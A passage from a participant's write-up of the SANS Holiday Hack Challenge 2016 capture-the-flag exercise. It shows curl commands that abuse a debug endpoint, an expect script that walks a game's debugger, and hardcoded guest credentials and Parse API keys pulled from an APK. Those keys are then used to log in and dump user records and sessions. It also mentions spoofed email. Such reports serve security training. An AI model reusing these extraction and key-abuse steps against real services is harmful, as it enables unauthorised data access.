


Figure 6: Screenshot 4

The MP3 file was not readable using `/getaudio.php?id` URL as `getaudio.php` only allowed access using `guest` username which was not able to query the administrator's MP3 entry.

So, we validated that the MP3 column did indeed contain the MP3 blob by using the `LENGTH()` function of MySQL, and then we used `TO_BASE64()` to dump the MP3s as Base74 encoded data in the report HTML.

This was saved to disk and edited to retain only the Base64 encoded content and then the content was converted to MP3 by decoding it.

9 dev.northpolewonderland.com

The decompiled APK using Jadx gave the specific JSON format to use to communicate with the debug server.

```
# POST debug data collection with arguments from com.northpolewonderland.santagram.EditProfile
date -j +%Y%m%d%H%M%S%Z # 20170105180107IST
curl --verbose -i -s -k \
  -X 'POST' \
  -H 'Content-Type: application/json' \
  --data-binary '{"date": "20170105180107IST", "udid": "abcd-1234", ' \
  '"debug": "com.northpolewonderland.santagram.EditProfile, EditProfile", "freemem": 10}' \
  'http://dev.northpolewonderland.com/index.php'
```

Output was,

```
{
  "date": "20170105123208",
  "status": "OK",
  "filename": "debug-20170105123208-0.txt",
  "request": {
    "date": "20170105180107IST",
    "udid": "abcd-1234",
    "debug": "com.northpolewonderland.santagram.EditProfile, EditProfile",
    "freemem": 10,
    "verbose": false
  }
}
```


We repeated the above request with "verbose: true", which returned humongous (4.5 MB) json dump of all "debug" file names, one of which was the mp3 file we want. Then, we download the file directly.

10 dungeon.northpolewonderland.com

We played dungeon using the provided zip for sometime and noticed the GDT debug command, once inside the debugger, it had a DT (Display Text) command. This command displays game texts when an integer index was provided. The DB was initialized from the `dtextc.bin` random-access file. The static data of the game was initialized from the objects and text stored at specific offsets within this file.

We wrote a tiny `expect` script, to extract all text and go through them. While the script did its work, we guessed the maximum integer index and found the relevant instructions at offset 1024.

```
#!/usr/bin/expect
spawn ncat -t dungeon.northpolewonderland.com 11111;
set count 0;
set limit 1028;
expect ">" {
    send "GDT\n";
    expect "GDT>" {
        while {$count <= $limit} {
            send "DT\n";
            expect "Entry: " {
                send "$count\n";
            }
            set count [expr $count+1];
        }
    }
}
interact;


# GDT>DT
# Entry:    1024
# The elf, satisfied with the trade says -
```

```
# send email to "peppermint@northpolewonderland.com" for that which you seek.  
# GDT>
```


The 1024'th DT entry tells us to email peppermint@northpolewonderland.com. We send the mail from emkei.cz with a From: e-mail address of brickbats@mailinator.com (throw-away instant e-mail accounts); Pepper replies with a limrick and an attachment of JSON data, where the body portion was the mp3 encoded as Base64.

Inbox:

brickbats



brickbats@mailinator.com
m8r-uo02w3@mailinator.com



To: brickbats

From: peppermint@northpolewonderland.com

Message Id: 1483608903-100021993110-brickbats

Subject: From Peppermint

Received: Thu Jan 05 2017 15:05:03 GMT+0530 (IST)

json

Show Json

```
{  
  "fromfull": "peppermint@northpolewonderland.com",  
  "headers": {  
    "mime-version": "1.0",  
    "date": "Thu, 05 Jan 2017 04:35:02 -0500",  
    "return-path": "<peppermint@northpolewonderland.com>",  
    "subject": "From Peppermint",  
    "x-google-dkim-signature": "v=1; a=rsa-sha256; c=relaxed/relaxed;\r\n          d=1e100.net; s=20161025;\r\n          by smtp.gmail.com with  
    "x-received": "by 10.55.209.150 with SMTP id o22mr65159533qkl.274.1483608903104;\r\n          Thu, 05 Jan 2017 01:  
    "message-id": "<586e1346.0130ed0a.844fd.b2d5@mx.google.com>",  
    "content-type": "multipart/mixed; boundary=\"====0271583392762413667====\"",  
    "from": "peppermint@northpolewonderland.com",  
    "x-gm-message-state": "AIkVDXIQ/QRmbFIi2Ym2yibTgeaWw504EGpTOgjnuZF8Hs0qUGTnjObLJRSf/bTzGFDMjg==",  
    "to": "\"brickbats\" <brickbats@mailinator.com>",  
    "dkim-signature": "v=1; a=rsa-sha256; c=relaxed/relaxed;\r\n          d=northpolewonderland-com.20150623.gappssmtp  
  },  
  "subject": "From Peppermint",  
  "requestId": "18813029",  
  "parts": [  
    {  
      "headers": {  
        "mime-version": "1.0",  
        "content-transfer-encoding": "base64",  
        "content-type": "text/html; charset=\"utf-8\""br/>      },  
      "body": "<p>You tracked me down, of that I have no doubt.</p>\n<p>I won't get upset, to avoid the inevitable  
    },  
  ],  
}
```

11 Helpful Links

1. <https://holidayhackchallenge.com/2016/>
2. <https://quest2016.holidayhackchallenge.com/>
3. <https://twitter.com/santawclaus>
4. <https://www.instagram.com/santawclaus/>
5. <https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities>
6. <https://pen-testing.sans.org/blog/2016/12/06/mining-meteor>
7. <https://www.youtube.com/watch?v=mo2yZVRicW0>
8. <http://stackoverflow.com/questions/11757477/understanding-tcpdump-filter-bit-masking>
9. <http://serverfault.com/questions/504431/human-readable-format-for-http-headers-with-tcpdump>
10. <https://web.archive.org/web/20090214233010/http://linux.die.net/man/6/wump>
11. <http://www.northpolewonderland.com/>
12. <https://gist.github.com/mepcoterell/5025136>

12 Excerpts from Santagram Android App

```
// POST Parameters for analytics_usage_url
JSONObject.put("username", "guest");
JSONObject.put("password", "busyreindeer78");
JSONObject.put("type", "usage");
JSONObject.put("activity", str);
JSONObject.put("udid", Secure.getString(context.getContentResolver(), "android_id"));
```

```
// POST parameters for analytics_launch_url
JSONObject.put("username", "guest");
JSONObject.put("password", "busyreindeer78");
JSONObject.put("type", "launch");
JSONObject.put("model", Build.MODEL);
JSONObject.put("sdkint", VERSION.SDK_INT);
JSONObject.put("device", Build.DEVICE);
JSONObject.put("product", Build.PRODUCT);
JSONObject.put("manuf", Build.MANUFACTURER);
JSONObject.put("lversion", System.getProperty("os.version"));
JSONObject.put("screenDensityW", getWindow().getWindowManager().getDefaultDisplay().getWidth());
JSONObject.put("screenDensityH", getWindow().getWindowManager().getDefaultDisplay().getHeight());
JSONObject.put("locale", Locale.getDefault().getISO3Country());
JSONObject.put("appVersion", getString(R.string.appVersion));
JSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
```

```
// POST parameters for exception handler url
JSONObject.put("operation", "WriteCrashDump");
JSONObject JSONObject2 = new JSONObject();
JSONObject2.put("message", th.getMessage());
JSONObject2.put("lmessage", th.getLocalizedMessage());
JSONObject2.put("strace", Log.getStackTraceString(th));
JSONObject2.put("model", Build.MODEL);
JSONObject2.put("sdkint", String.valueOf(VERSION.SDK_INT));
JSONObject2.put("device", Build.DEVICE);
JSONObject2.put("product", Build.PRODUCT);
JSONObject2.put("lversion", System.getProperty("os.version"));
JSONObject2.put("vmheapsz", String.valueOf(Runtime.getRuntime().totalMemory()));
JSONObject2.put("vmallocmem", String.valueOf(Runtime.getRuntime().totalMemory() -
Runtime.getRuntime().freeMemory()));
JSONObject2.put("vmheapszlimit", String.valueOf(Runtime.getRuntime().maxMemory()));
JSONObject2.put("nataallocmem", String.valueOf(Debug.getNativeHeapAllocatedSize()));
JSONObject2.put("cpuusage", String.valueOf(cpuUsage()));
JSONObject2.put("totalstor", String.valueOf(totalStorage()));
JSONObject2.put("freestor", String.valueOf(freeStorage()));
JSONObject2.put("busystor", String.valueOf(busyStorage()));
JSONObject2.put("udid", Secure.getString(getContentResolver(), "android_id"));
JSONObject.put("data", JSONObject2);
```

```
// POST parameters for debug_data_collection_url
JSONObject.put("date", new
SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
JSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
JSONObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
JSONObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
```

```
// Response codes for username/passwords
case ParseException.USERNAME_MISSING /*200*/:
case ParseException.PASSWORD_MISSING /*201*/:
case ParseException.USERNAME_TAKEN /*202*/:
```

13 Parse Server on www.northpolewonderland.com

The one section where we may attract the wrath of Tom Hessman!

Apparently, we were supposed to only download files from this server, which was kind of what we were doing here, so we should be fine! ;) We are not skilled yet to exploit MongoDB fully!

<https://www.northpolewonderland.com/parse/> seems to run the "Parse Server" with Express and MongoDB.

<https://www.parse.com/> recently open-sourced their "Parse Server" component for ExpressJS.

This was the backend for the Santagram App. (Don't know if it actually functions, since I never ran the app in an emulator).

```
// https://www.northpolewonderland.com/parse
// the Parse object uses following application id and client key and above URL to retrieve User
Config.
public static String PARSE_APP_KEY = "ciy248KmH8uo8efusuTQ";
Public static String PARSE_CLIENT_KEY = "kC2jgdZT3IGYQ9ZlNf1Y";
```

```
curl -i -s -k -X 'POST' 'https://www.northpolewonderland.com/parse/'
# Output was,
#
# HTTP/1.1 403 Forbidden
# Server: nginx/1.6.2
# Date: Wed, 28 Dec 2016 18:48:05 GMT
# Transfer-Encoding: chunked
# Connection: keep-alive
# X-Powered-By: Express
# Access-Control-Allow-Origin: *
# Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
# Access-Control-Allow-Headers: X-Parse-Master-Key, X-Parse-REST-API-Key, \
# X-Parse-Javascript-Key, X-Parse-Application-Id, X-Parse-Client-Version, \
# X-Parse-Session-Token, X-Requested-With, X-Parse-Revocable-Session, \
# Content-Type
#
# {"error": "unauthorized"}
```

Working version, this gets us a sessionToken

```
curl -i -s -k -X 'GET' \
-H 'X-Parse-Application-Id: ciy248KmH8uo8efusuTQ' \
-H 'X-Parse-Revocable-Session: 1' \
-H 'X-Parse-Client-Key: kC2jgdZT3IGYQ9ZlNf1Y' \
--data 'username=guest&password=busyreindeer78' \
'https://www.northpolewonderland.com/parse/login'
```

This outputs,

```
{
  "objectId": "KLnIHUUFVb",
  "activity": "a",
  "type": "usage",
  "udid": "1111111111111111",
}
```

```
"username": "guest",
"createdAt": "2016-12-25T09:04:18.500Z",
"updatedAt": "2016-12-28T19:06:05.588Z",
"aboutMe": "so good.",
"fullName": "test testing",
"ACL": { "*": { "read": true },
        "KLnIHUUFVb": { "read": true, "write": true } },
"sessionToken": "r:17e1799c05e2f1317a839bfbac20d416"
}
```

Following, obtains /parse/users

```
curl -i -s -k -X 'GET' \
-H 'X-Parse-Application-Id: ciy248KmH8uo8efusuTQ' \
-H 'X-Parse-Revocable-Session: 1' \
-H 'X-Parse-Client-Key: kC2jgdZT3IGYQ9ZlNf1Y' \
-H 'X-Parse-Session-Token: r:17e1799c05e2f1317a839bfbac20d416' \
--data '' \
'https://www.northpolewonderland.com/parse/users'
```

Results in this awesome users dump!

```
// HTTP/1.1 200 OK
// Server: nginx/1.6.2
// Date: Wed, 28 Dec 2016 20:20:35 GMT
// Content-Type: application/json; charset=utf-8
// Content-Length: 30132
// Connection: keep-alive
// X-Powered-By: Express
// Access-Control-Allow-Origin: *
// Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
// Access-Control-Allow-Headers: X-Parse-Master-Key, X-Parse-REST-API-Key, \
// X-Parse-Javascript-Key, X-Parse-Application-Id, X-Parse-Client-Version, \
// X-Parse-Session-Token, X-Requested-With, X-Parse-Revocable-Session, \
// Content-Type
// ETag: W/"75b4-vdzPa0cXbTBbTXT5fVZmsA"
```

```
{
  "objectId": "EQ07d2LNLN",
  "username": "josh@counterhack.com",
  "isReported": false,
  "email": "josh@counterhack.com",
  "fullName": "Joshua Wright",
  "createdAt": "2016-12-07T19:07:28.833Z",
  "updatedAt": "2016-12-07T19:07:28.833Z",
  "ACL": {
    "*": {
      "read": true
    },
    "EQ07d2LNLN": {
      "read": true,
      "write": true
    }
  }, // rest truncated to protect the innocent :), seems to return a max of 100 entries.
  ...
}
```

And,

```
curl -i -s -k -X 'GET' \
  -H 'X-Parse-Application-Id: ciy248KmH8uo8efusuTQ' \
  -H 'X-Parse-Revocable-Session: 1' \
  -H 'X-Parse-Client-Key: kC2jgdZT3IGYQ9ZlNf1Y' \
  -H 'X-Parse-Session-Token: r:17e1799c05e2f1317a839bfbac20d416' \
  --data '' \
  'https://www.northpolewonderland.com/parse/classes/_User'
```

This dumps, the readable entries of the `_User` class. A GET to `/parse/classes/_User` retrieves same information as GET to `/parse/users/`, a GET to `/parse/users/me` obtains information about current logged in account, guest in this case.

```
# following uploads the data provided into the filename given and sends back a
# unique URL and filename.
```



```
curl -i -s -k -X 'POST' \
-H 'X-Parse-Application-Id: ciy248KmH8uo8efusuTQ' \
-H 'X-Parse-Revocable-Session: 1' \
-H 'X-Parse-Client-Key: kC2jgdZT3IGYQ9ZlNf1Y' \
-H 'X-Parse-Session-Token: r:17e1799c05e2f1317a839bfbac20d416' \
--data 'data_goes_in_dungeon.zip' \
'https://www.northpolewonderland.com/parse/files/dungeon.zip'
```

Querying `/parse/session/me`

```
curl -i -s -k -X 'GET' \
-H 'X-Parse-Application-Id: ciy248KmH8uo8efusuTQ' \
-H 'X-Parse-Revocable-Session: 1' \
-H 'X-Parse-Client-Key: kC2jgdZT3IGYQ9ZlNf1Y' \
-H 'X-Parse-Session-Token: r:17e1799c05e2f1317a839bfbac20d416' \
--data '' \
'https://www.northpolewonderland.com/parse/sessions/me'
```

Using just `/sessions`, the query gets all active sessions of the current user.

So after this we enumerated all `*_CLASS_NAMES` mentioned in the APK and dumped them all, resulting in interesting hints database.

```
$ ls
activity.json          comments.json.formatted  posts.json             users1.json
activity.json.formatted follow.json             posts.json.formatted   users1.json.formatted
automatic.json         follow.json.formatted  users.json             users2.json
automatic.json.formatted likes.json             users.json.formatted   users2.json.formatted
comments.json         likes.json.formatted   users.json.new
```

Figure 8: Enumerated Parse/MongoDB Collections

Interesting, this was!

14 Epilogue

We bid adieu with some cute foxes and polar bears. This was a cool CTF, many thanks to CounterHack and SANs Teams!



Figure 9: Foxes



Figure 10: Polar Bears